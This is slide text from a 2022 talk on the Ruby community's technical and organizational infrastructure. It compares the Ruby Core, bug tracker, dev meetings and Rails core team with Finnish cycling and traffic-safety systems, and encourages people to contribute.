The Technical and Organizational Infrastructure of the Ruby Community

14.10.2022

Adarsh Pandit

@adarshp

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Goals

1. Learn more about Ruby Infrastructure systems which we all depend on daily
2. Inspire you to get involved with Ruby Infrastructure (or get your organization to)
3. Talk about bikes

Why?

We depend on many things without knowing how they work, who works on them, or what keeps them functioning.

Someone has to build and maintain
the Infrastructure of the Ruby Community.

Maybe it's you!

Also someone has to pay for building and maintaining
the Infrastructure of the Ruby Community -

Maybe it's your company!

Ruby Central

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RUBYCONF

NOV 29 - DEC 1, 2022

Join RubyConf in Houston, Texas

RubyConf is the world's largest and longest-running gathering of Ruby enthusiasts, practitioners, and companies.

800	40	3
ATTENDEES	SPEAKERS	DAYS

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November 15 - 17 • Providence, RI

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An additional option to RubyConf Houston, built in partnership with RubyCentral.

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Hei!

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
INFRASTRUCTURE



bookshop.org (not an affiliate link)

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“The purpose of a system is what it does.”

-Stafford Beer

https://en.wikipedia.org/wiki/The_purpose_of_a_system_is_what_it_does

What is a system?

https://oulu.com/en/living/mobility/cycling

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https://www.arcticfinland.fi/news/Four-seasons-cycling/39969/3dbd28b3-bb37-41e2-a8ec-8e2a1deed0af

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https://oulu.com/en/living/mobility/cycling

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Photo: twitter.com/pekkatahkola

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Photo: instagram.com/car_free_america

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Photo: Google Maps

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cars.succ

Liked by car_free_america and 859 others

cars.succ Average bike infra

View all 17 comments

September 30

Photo: Google Maps

What are the outcomes of these systems?

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The Guardian

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

This is Europe

How Helsinki and Oslo cut pedestrian deaths to zero

After years of committed action, neither city recorded a single pedestrian fatality in 2019

Bloomberg

Subscribe

CityLab | Transportation

How Finland Put Traffic Crashes on Ice

The Nordic nation's rate of vehicle fatalities is a fraction of the toll in the US, despite a harsh climate and ice-covered streets. Here's how the Finns do traffic safety.

A little snow doesn't stop cyclists in Helsinki. *Photographer: Vesa Moilanen/AFP via Getty Images*

Guardian link

US DOT Statistics

Bloomberg link

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
2019 All Vehicle Deaths - US vs. Europe



https://www.reddit.com/r/dataisbeautiful/comments/y19evb/oc_road_traffic_death_rate_in_the_us_vs_europe/

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How did Finland eliminate pedestrian and cyclist deaths?

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For the last 50 years, all fatal crashes (and some non-fatal ones) have triggered the formation of a multidisciplinary accident assessment panel. Panels are funded through revenue collected from auto insurance premiums, and their membership includes experts in traffic planning, human behavior, law enforcement and health care. Following its investigation, each panel releases a public report with recommendations. Helsinki officials say that findings regularly lead to policy changes, such as adjusting road geometry and changing traffic lights.

https://www.bloomberg.com/news/articles/2022-10-07/helsinki-finland-s-amazing-traffic-safety-record-explained

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Table 1. Driver-, Vehicle-, and Environment-Related Critical Reasons

Critical Reason Attributed to	Estimated	
	Number	Percentage* ± 95% conf. limits
Drivers	2,046,000	94% ±2.2%
Vehicles	44,000	2% ±0.7%
Environment	52,000	2% ±1.3%
Unknown Critical Reasons	47,000	2% ±1.4%
Total	2,189,000	100%

*Percentages are based on unrounded estimated frequencies
(Data Source: NMVCCS 2005–2007)

https://crashstats.nhtsa.dot.gov/Api/Public/ViewPublication/812115

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Photo: https://unsplash.com/@wocintechchat

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
Ruby Community Infrastructure



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
Ruby Community Infrastructure



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Questions

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Caveats

Ruby

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https://www.ruby-lang.org/en/community/ruby-core/

Ruby

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Ruby Core

Now is a fantastic time to follow Ruby's development. With the increased attention Ruby has received in the past few years, there's a growing need for good talent to help enhance Ruby and document its parts. So, where do you start?

The topics related to Ruby development covered here are:

- Using Git to Track Ruby Development
- Improving Ruby, Patch by Patch
- Note about branches

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- Ruby from Other Languages

Explore a new world...

- Documentation
- Academic Research
- Libraries
- Success Stories

Participate in a friendly and growing community.

Mailing Lists: Talk about Ruby with programmers from all around the world.

User Groups: Get in contact with Rubyists in your area.

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https://bugs.ruby-lang.org

Home Projects Help Sign in Regist

Ruby Issue Tracking System

Search: Jump to a project...

Home

Ruby is a dynamic, open-source programming language with a focus on simplicity and productivity. It has an elegant syntax that is natural to read and easy to write. This system is hosting the development of Ruby language and its related projects.

You must register your account and activate it via an email before reporting issues.
Or login if you have an account.

Wiki

- Ruby Wiki mainpage

How to report a bug

How To Report

See HowToReport (English) or HowtoReportJa (Japanese).

Issues

- Ruby master - Developing version of Ruby

FAQ

Segmentation fault with M1 macOS

- see https://bugs.ruby-lang.org/issues/18555#note-6

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Ruby master

DevMeeting-2022-01-13

Added by mame (Yusuke Endoh) 10 months ago. Updated 9 months ago.

Status: Closed
Priority: Normal
Assignee: -
[ruby-core:106596]

Description

The next dev meeting

Date: 2022/01/13 13:00-17:00 (JST)
Log: https://github.com/ruby/dev-meeting-log/blob/master/DevMeeting-2022-01-13.md

- Dev meeting *IS NOT* a decision-making place. All decisions should be done at the bug tracker.
- Dev meeting is a place we can ask Matz, nobu, nurse and other developers directly.
- Matz is a very busy person. Take this opportunity to ask him. If you can not attend, other attendees can ask instead of you (if attendees can understand your issue).
- We will write a record of the discussion in the file or to each ticket in English.
- All activities are best-effort (keep in mind that most of us are volunteer developers).
- The date, time and place of the meeting are scheduled according to when/where we can reserve Matz's time.
- *DO NOT* discuss then on this ticket, please.

https://github.com/ruby/dev-meeting-log

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ruby / dev-meeting-log Public

Watch 54 | Fork 4 | Star 33

Code | Issues | Pull requests | Actions | Projects | Security | Insights

master | 1 branch | 0 tags | Go to file | Add file | Code

mame Remove unnecessary URL 886b80d 6 days ago 44 commits

2020	Move the old logs to 2020/ or 2021/ directories	22 days ago
2021	Move the old logs to 2020/ or 2021/ directories	22 days ago
DevMeeting-2022-01-13.md	done	9 months ago
DevMeeting-2022-02-17.md	done	8 months ago
DevMeeting-2022-03-17.md	done	7 months ago
DevMeeting-2022-04-21.md	done	6 months ago
DevMeeting-2022-05-19.md	done	5 months ago
DevMeeting-2022-06-16.md	done	4 months ago
DevMeeting-2022-07-21.md	done	2 months ago
DevMeeting-2022-08-18.md	done	2 months ago
DevMeeting-2022-09-22.md	Remove unnecessary URL	6 days ago
README.md	Create README.md	10 months ago

README.md

About

No description, website, or topics provided.

Readme
33 stars
54 watching
4 forks

Releases

No releases published

Packages

No packages published

Contributors 2

mame Yusuke Endoh
hsbt Hiroshi SHIBATA

https://github.com/ruby/dev-meeting-log

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https://www.ruby-lang.org/en/community/ruby-core/

Ruby

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User Groups: Get in contact with Rubyists in your area.

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?

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Dustin Ingram
@di_codes

thought I knew what anxiety felt like, then I watched half the Python core dev team try to cross a busy street at the same time

1:30 AM · Oct 7, 2022 · Twitter for Android

588 Retweets **94** Quote Tweets **6,928** Likes

https://twitter.com/di_codes/status/1578150677838036993

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Rails

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Meet the Core team.

The direction of the framework is stewarded by the Rails Core. This group of long-term contributors manage releases, evaluate pull-requests, handle conduct complaints, and does a lot of the groundwork on major new features.

David
Denmark
Since 2003

Jeremy
USA
Since 2005

Aaron
USA
Since 2011

Xavier
Catalonia
Since 2011

Rafael
Canada
Since 2012

Guillermo
Canada
Since 2012

Carlos
Brazil
Since 2012

Matthew
Australia
Since 2015

Eileen
USA
Since 2017

Ryuta
Japan
Since 2022

Jean
France
Since 2022

John
Canada
Since 2022

More at rubyonrails.org: Blog | Guides | API | Forum | Contribute on GitHub

RAILS GUIDES

Home | Guides Index | Contribute

Contributing to Ruby on Rails

This guide covers how *you* can become a part of the ongoing development of Ruby on Rails.

After reading this guide, you will know:

- ✓ **How to use GitHub to report issues.**
- ✓ **How to clone main and run the test suite.**
- ✓ **How to help resolve existing issues.**
- ✓ **How to contribute to the Ruby on Rails documentation.**
- ✓ **How to contribute to the Ruby on Rails code.**

Ruby on Rails is not "someone else's framework". Over the years, thousands of people have contributed to Ruby on Rails ranging from a single character to massive architectural changes or significant documentation - all to make Ruby on Rails better for everyone. Even if you don't feel up to writing code or documentation yet, there are various other

Chapters

1. **Reporting an Issue**
   - Creating a Bug Report
   - Create an Executable Test Case
   - Special Treatment for Security Issues
   - What about Feature Requests?
2. **Helping to Resolve Existing Issues**
   - Verifying Bug Reports
   - Testing Patches
3. **Contributing to the Rails Documentation**
4. **Translating Rails Guides**
5. **Contributing to the Rails Code**
   - Setting Up a Development Environment
   - Clone the Rails Repository

https://guides.rubyonrails.org/contributing_to_ruby_on_rails.html

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Sunday, May 2, 2021

Rails Governance

Posted by The Rails Team

